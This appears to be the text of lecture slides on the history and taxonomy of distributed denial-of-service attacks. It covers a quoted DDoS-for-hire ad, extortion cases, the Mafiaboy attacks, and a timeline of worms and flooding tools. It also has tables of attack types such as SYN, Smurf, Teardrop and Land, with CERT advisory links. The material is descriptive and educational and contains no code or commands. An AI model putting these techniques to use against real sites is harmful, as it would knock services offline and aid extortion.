
**Author nickname: DDoS**

**Suggests his services in commencing DDoS attack on any site of your choice.**

**"Fast, with top quality and for any required period of time"**

**Prices are : ~\$80-\$90 for average site, higher for more complicated ones.**

**Offers a demonstration if the "customer" desires it.**



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# Extortion

The goal of an attacker is to cause the online company to be down without attracting too much public attention

## East European gangs in online protection racket

By [John Leyden](#)

Posted: 12/11/2003 at 19:33 GMT

- Email: "Hello, allow me to introduce myself..., please provide us with \$\$\$ or by next weekend your site is toast."
- Next weekend, "hello its me again ☺"
- By the third weekend. "our account number is ...."

### Headlines

## Super Bowl fuels gambling sites' extortion fears

By Paul Roberts

IDG News Service, Boston Bureau

30-01-2004

In recent years, online sports betting parlors or "sports books" have fast supplanted the shadowy world of "bookies," or professional bet takers in the U.S., Canada and Europe, growing into a multibillion dollar industry, despite official disapproval from Washington, D.C. lawmakers and U.S. religious conservatives.

# Events - prehistory

- Shoch & Hupp, "The `Worm' Programs--Early Experience with a Distributed Computation," Communications of the ACM, March 1982
  - Meant to be a memory diagnostic program
  - 100 Alto computers brought to a standstill on an Ethernet
  - Used forced multicast since multicast didn't exist then

# Evolution of attacks

- Sep 1996: Panix under SYN attack
- Jan 1997: Romanian hacker SYN floods Undernet (IRC net)
  - "We have some of the greatest minds in Internet technology here, and they couldn't do anything [to stop the attack]" -Wired, Jan 14, 1997
- Jan 1998: Tribe flooding tool appears for mIRC
- Jan 1998: Smurf attacks cripple ISPs
- March 1998: Smurf attack on University of Minnesota
- Aug 1999: Trinoo and TFN appear

**Major attack not long in coming!**

# Evolution of attacks (2)

- 02-2000: Infamous DDoS attacks (Yahoo, eBay, CNN), TFN2K, Stacheldrucht
- 03-2000: Shaft
- 04-2000: DNS amplification attacks, mstream
- 05-2000: VBS/Loveletter
- 07-2000: Hybris
- 08-2000: Trinity IRC-based DDoS tool (unix)
- 11-2000: Multiple IRC-based DDoS tools (Windows), NAPHTA

NANOG23: <http://www.nanog.org/mtg-0110/ppt/houle>

# Mafiaboy timeline - Feb 7, 8, 9 2000

## ■ Feb 7

— Yahoo	Mon 10:20 a.m.	3 hours
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## ■ Feb 8

— Buy.com	Tues 10:50 a.m.	3 hours
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— eBay	Tues 3:20 p.m.	90 minutes
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— CNN.com	Tues 4:00 p.m.	110 minutes
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— Amazon.com	Tues 5:00 p.m.	1 hour
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## ■ Feb 9

— E*Trade	Wed 5:00 a.m.	90 minutes
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— Datek	Wed 6:35 a.m.	30 minutes
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— ZDNet	Wed 6:45 a.m.	3 hours
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


# Tools evolution: 2001

- 01-2001: Ramen worm
- 02-2001: VBS/OnTheFly (Anna Kournikova), 1i0n worm
- 03-2001: Stick
- 04-2001: Adore/Red worm, carko DDoS tool
- 05-2001: cheese worm, w0rmkit worm, sadmind/IIS worm
- 06-2001: Maniac worm, Code Red worm
- 07-2001: W32/Sircam, Leaves, Code Red II, various telnetd worms, various IRC-based DDoS tools (knight, kaiten)
- 09-2001: Nimda worm, Code Blue
- 12-2001: Goner worm

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# Code Red spread




Over 350,000 IIS servers infected in less than 14 hours!

# DDoS Ammunition

# Ammunition: packet crafting

- Any field in any header \*
- Any combination of fields
- Randomization



\* except DST

# Standard ammunition

TCP	SYN ACK FIN RST	SRC Spoofing Amplification Impossible flags Illegal headers
UDP	Diff sizes	
ICMP	Redirect Unreachable	
DNS	Requests Replies	

- Simple
- Effective
- Why to change?

# Additional types of ammunition

HTTP requests	Legal Illegal
Heavy application rqsts	
Many connections	
Incomplete connections	


# Summary

SYN	TCP
Smurf	ICMP
DNS Reply Queries flood	UDP
IGMP flood	IGMP
Fraggle (UDP loop)	UDP
TCP flood	TCP NUL, TCP RST, TCP ACK
UDP reflectors	UDP
TCP reflectors SYNACK	TCP
Client (URL) attacks Refresh and Error	HTTP

# Generic attacks

DST	SRC	prtc	CRC	Port	Port	SYN	FIN	SSL	GET	URL	CGI	www.victim.com....
Name of attack						Flooding capabilities						
Land						TCP SYN (SRC=DST)						
SYN						TCP SYN (spoofed SRC)						
Smurf						ICMP via Amplifiers						
ICMP redirect						ICMP						
IGMP flood						IGMP						
Fraggle (UDP loop)						UDP smurfing						
TCP flood						TCP NUL, TCP RST, TCP ACK						
UDP reflectors						UDP (ICMPs, unreachable, redirect)						
URL client attacks						HTTP over TCP						
VPN attacks						TCP, GRE or IP/IP						
Teardrop						TCP fragments (overlapping)						
Ping of death						ICMP (> 65536 B)						
Open/close						TCP, UDP (inetd)						
ICMP Unreachable						spoofed ICMP unreachable						
IRDP						ICMP router discovery, mass routing tables						
ARP redirect						ARP						

# TCP SYN flood



- One of the first CERT DDoS advisories issued – 9/1996
- <http://www.cert.org/advisories/CA-1996-21.html>


# Teardrop/Land attack

- Dec 1997
- Land: source and destination IP are the same causing response to loop
- Teardrop: send overlapping IP fragments
- <http://www.cert.org/advisories/CA-1997-28.html>

# NAPHTA: TCP connections

- Repeatedly establishing a connection and then abandoning it, an attacker can tie up resources. Fill up the TCP connections buffer.
- <http://people.internet2.edu/~shalunov/netkill>


# Smurf Amplification



- Jan 1998

- <http://www.cert.org/advisories/CA-1998-01.html>


# ICMP Unreachable



- Causes all legitimate TCP connections to the spoofed IP addresses, to be torn down
- <http://www.networkice.com/Advice/Intrusions/2000104/default.htm>


# Looping UDP

- First known CERT DDOS advisory – Feb 1996
- <http://www.cert.org/advisories/CA-1996-01.html>
